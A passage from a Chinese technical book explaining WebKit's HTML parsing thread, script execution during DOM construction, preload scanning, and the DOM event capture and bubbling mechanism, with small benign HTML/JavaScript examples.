


图 5-13 线程化解释器的初始化工作

在 HTMLParserThread 线程中，WebKit 所做的事情包括将字符串解释成一个个词语，然后使用之前提到的 XSSAuditor 进行安全检查，这些任务跟之前介绍的没有什么大的区别，只是在一个新的线程中执行而已。主要的区别在于解释成词语之后，WebKit 会分批次地将结果词语传递给渲染线程，图 5-14 描述了这一过程。




图 5-14 解释器线程将词语传递给主线程的过程

5.2.8 JavaScript 的执行

在 HTML 解释器的工作过程中，可能会有 JavaScript 代码（全局作用域的代码）需要执行，它发生在将字符串解释成词语之后、创建各种节点的时候。这也是为什么全局执行的 JavaScript 代码不能访问 DOM 树的原因——因为 DOM 树还没有被创建完呢。

WebKit 将 DOM 树创建过程中需要执行的 JavaScript 代码交由 HTMLScriptRunner 类来负责。工作方式很简单，就是利用 JavaScript 引擎来执行 Node 节点中包含的代码，具体可以参考“HTMLScriptRunner::executeParsingBlockingScript”方法。

因为 JavaScript 代码可能会调用例如“document.write()”来修改文档结构，所以 JavaScript 代码的执行会阻碍后面节点的创建，同时当然也会阻碍后面的资源下载，这时候 WebKit 对需要什么资源一无所知，这导致了资源不能够并发地下载这一严重影响性能的问题。图 5-15 中，“示例一”就是这样的情况，JavaScript 代码的执行阻碍了后面“img”的图片下载。当该“Script”节点使用“src”属性的时候，情况可能变得更糟，因为 WebKit 还需要等待网络获取 JavaScript 文档，所以关于 JavaScript 的使用有以下两点建议。

示例一：

```
<html>
  <head>
  <script type="">
     document.write("");
  </script>
  </head>
<body>
  <img src="…">
  </img>
  ……
</body>
```

示例二：

```
<html>
<head>
<script type="" async>
     document.write("");
  </script>
  </head>
<body>
  <img src="…">
  </img>
  ……
</body>
```

示例三：

```
<html>
  <head>
  </head>
<body>
  <img src="…">
  </img>
  ……
  <script type="">
     document.write("");
  </script>
</body>
```

图 5-15　三个使用 JavaScript 的示例

1. 将“script”元素加上“async”属性，表明这是一个可以异步执行的JavaScript代码，在HTMLScriptRunner类中，读者也可以发现相应的函数执行异步的JavaScript代码，图5-15中示例二给出了使用方法。
2. 另外一种方法是将“script”元素放在“body”元素的最后，这样它不会阻碍其他资源的并发下载，图5-15中示例三给出了使用方法。

像图5-15中“示例一”这样的网页被大量的使用，WebKit有什么办法能够处理这样的情况呢？WebKit使用预扫描和预加载机制来实现资源的并发下载而不被JavaScript的执行所阻碍。

具体的做法是，当遇到需要执行JavaScript代码的时候，WebKit先暂停当前JavaScript代码的执行，使用预先扫描器HTMLPreloadScanner类来扫描后面的词语。如果WebKit发现它们需要使用其他资源，那么使用预资源加载器HTMLResourcePreloader类来发送请求，在这之后，才执行JavaScript的代码。预先扫描器本身并不创建节点对象，也不会构建DOM树，所以速度比较快。就算如此，笔者还是推荐使用上面介绍的JavaScript示例二和示例三的建议，毕竟不是所有渲染引擎都作了如此的考虑。

当DOM树构建完之后，WebKit触发“DOMContentLoaded”事件，注册在该事件上的JavaScript函数会被调用。当所有资源都被加载完之后，WebKit触发“onload”事件。

5.2.9 实践：理解DOM树

以第2章中的示例代码2-1为例来说明网页的DOM树结构。具体的步骤如下。

1. 打开Chrome浏览器的开发者工具，单击“console”（控制台）按钮。
2. 在控制台中输入“document”，读者会看到整个文档，而且有一个以“#document”表示的根节点，这个是额外附加在上面的，表示的是

HTMLDocument。图 5-16 左边图片的第一行显示的就是 document 节点。另外，读者可以尝试输入“document.firstChild”，在这个例子中，显然是 html 节点。接下来就是对 DOM 树的遍历，可以使用“firstChild”获得第一个子女，然后使用“nextSibling”来获得子女的兄弟。

3. 在控制台中输入“document.”，读者会看到 Chrome 浏览器提供一个候选列表，该列表中列举了所有的“Document”对象的属性和方法。读者会发现这是一个非常长的列表，这些方法和属性在 JavaScript 代码中都可以被访问或者调用。

读者还可以自行尝试一些复杂的网页来理解 DOM 树的结构，帮助加深印象。




图 5-16 通过 Chrome 浏览器的 console 理解 DOM 树结构和接口

5.3 DOM 的事件机制

在介绍了 DOM 中的关于“core”部分的内容后，下面还有一个很重要的部分，那就是事件的处理机制。随着网页的交互式能力越来越强，用户可以操作网页中的很多内容，因此，事件的处理就显得尤为重要。

5.3.1 事件的工作过程

事件在工作过程中使用两个主体，第一个是事件（event），第二个是事件目标（EventTarget）。读者还记得 Node 节点是继承自 EventTarget 类的吧。WebKit 中用 EventTarget 类来表示 DOM 规范中 Events 部分定义的事件目标。

每个事件都有属性来标记该事件的事件目标。当事件到达事件目标（如一个元素节点）的时候，在这个目标上注册的监听者（Event Listeners）都会被触发调用，当然这些监听者的调用顺序是不固定的，所以不能依赖监听者注册的顺序来决定你的代码逻辑。

让我们看看 DOM 标准是如何定义 EventTarget 接口的，图 5-17 是 EventTarget 接口的定义。图中的接口是用来注册和移除监听者的。

```
interface EventTarget {
  void              addEventListener(in DOMString type,
                                     in EventListener listener,
                                     in boolean useCapture);
  void              removeEventListener(in DOMString type,
                                     in EventListener listener,
                                     in boolean useCapture);
  Boolean           dispatchEvent(in Event evt) raises(EventException);
};
```

图 5-17 EventTarget 接口定义

事件处理最重要的部分就是事件捕获（Event capture）和事件冒泡（Event bubbling）这两种机制。为了说明这个问题，这里以 W3C 官网上的示例图为基础，以示例代码 2-1 作为具体例子来描述这一过程。图 5-18 是事件捕获和事件冒泡的过程。

当渲染引擎接收到一个事件的时候，它会通过 HitTest（WebKit 中的一种检查触发事件在哪个区域的算法）检查哪个元素是直接的事件目标。在图 5-18 中，以“img”为例，假设它是事件的直接目标，这样，事件会经过自顶向下和自底向上两个过程。

事件的捕获是自顶向下，这也就是说，事件先是到 document 节点，然后一路到达目标节点。在图 5-18 中，顺序就是“#document” -> “HTML” -> “body” -> “img”

这样一个顺序。事件可以在这一传递过程中被捕获，只需要在注册监听者的时候设置相应的参数即可。图 5-17 中的接口“addEventListener”的第三个参数就是表示这个含义。默认情况下，其他节点不捕获这样的事件。如果网页注册了这样的监听者，那么监听者的回调函数会被调用，函数可以通过事件的“stopPropagation”函数来阻止事件向下传递。




图 5-18　DOM 事件的捕获和冒泡过程

事件的冒泡过程是从下向上的顺序，它的默认行为是不冒泡，但是事件包含一个是否冒泡的属性。当这一属性为真的时候，渲染引擎会将该事件首先传递给事件目标节点的父亲，然后是父亲的父亲，以此类推。同捕获动作一样，这些监听函数也可以使用“stopPropagation”函数来阻止事件向上传递。

5.3.2　WebKit 的事件处理机制

DOM 的事件分为很多种，与用户相关的只是其中的一种，称为 UIEvent，其他的包括 CustomEvent、MutationEvent 等。UIEvent 又可以分为很多种，包括但是不限于 FocusEvent、MouseEvent、KeyboardEvent、CompositionEvent 等。

基于 WebKit 的浏览器事件处理过程，首先是做 HitTest，查找事件发生处的元素，

检测该元素有无监听者。如果网页的相关节点注册了事件的监听者，那么浏览器会把事件派发给 WebKit 内核来处理。同时，浏览器也可能需要理解和处理这样的事件。这主要是因为，有些事件浏览器必须响应从而对网页作默认处理。举个例子来讲，用户通常使用鼠标滚轮来翻滚网页。假如当前鼠标的位置就在一个 HTML 元素之上，该元素需要接收滚动事件，那么浏览器应该怎么做呢？

图 5-19 就是用来描述这种情况的一个例子。图中的黑色圆形（实际上比较小，为了便于解释，笔者将其放大）表示光标的当前位置，光标下面的元素上注册了一个监听鼠标滚轮事件的函数。那么，当用户滚动鼠标的时候，事件由谁来处理呢？在这种情况下，浏览器经过 HitTest 之后，发现有监听者，它需要将这些事件传给 WebKit，WebKit 实际上最后调用 JavaScript 引擎来触发监听者函数。但是，浏览器可能也会根据这些事件仍然处理它的默认行为，这会导致竞争冲突，所以 Web 开发者在监听者的代码中应该调用事件的“preventDefault”函数来阻止浏览器触发它的默认处理行为，也就是不需要滚动整个网页。




图 5-19 WebKit 和浏览器的事件处理机制

当事件的派发机制遇到网页的框结构特别是多框结构的时候，情况变得稍显复杂，这是因为事件需要在多个框和多个 DOM 树之间传递。当触控事件（Touch Events）被引入后，情况变得更为复杂。关于移动领域的论题，我们将在第 13 章中做详细讨论。

最后，来了解一下事件从浏览器到达 WebKit 内核之后，WebKit 内部的调用过程。

图 5-20 简单描述了鼠标事件的调用过程，这一过程本身是比较简单的，复杂之处在于 WebKit 的 EventHandler 类。

EventHandler 类是处理事件的核心类，它除了需要将各种事件传给 JavaScript 引擎以调用响应的监听者之外，它还会识别鼠标事件，来触发调用右键菜单、拖放效果等与事件密切相关的工作，而且 EventHandler 类还支持网页的多框结构。EventHandler 类的接口比较容易理解，但是它的处理逻辑极其复杂，如果读者需要关注这些处理，建议仔细分析代码。




图 5-20 WebKit 处理事件的调用栈

WebKit 中还有些跟事件处理相关的其他类，例如 EventPathWalker、EventDispatcher 类等，顾名思义，这些类都是为了解决事件在 DOM 树中传递的问题，原理已经解释过了，这里不再赘述。

5.3.3 实践：事件的传递机制

为了理解 WebKit 的事件传递机制，本小节依旧使用一个例子来说明，浏览器依然使用 Chrome 浏览器。

示例代码 5-1 是一段使用 DOM 事件捕获和冒泡机制的 HTML 代码，先理解一下

这段代码的含义。在JavaScript代码中，笔者定义了三个函数，它们分别是三个监听者函数。之后是注册在HTML中的DOM树构建好了之后调用的一个匿名函数。这个函数必须要在DOM树建立好之后才能调用，因为它里面使用了DOM树结构。该匿名函数的意义是为三个HTML标签元素分别注册三个监听者函数。示例代码5-1中的“onImg”和“onDiv”就是两个常见的监听函数。读者应该会注意到在“img”元素的监听函数中，笔者将“event”的“bubbles”属性设置为“true”，这表明该元素允许事件向上冒泡。对于“body”元素来说，笔者在注册它的监听函数时，加入了第三个参数，该参数表示捕获到的目标可以是它的后代的事件。

示例代码5-1 使用事件捕获和冒泡机制的HTML代码

```
<html>
  <body id="body">
    <div id="div">
      <img src="apic.png" id="img"></img>
    </div>
    <script type="text/javascript">
      function onBody(event) {
        console.log("event capture in body.");
      }
      function onDiv(event) {
        console.log("event handled in div.");
      }
      function onImg(event) {
        console.log("event handled in img.");
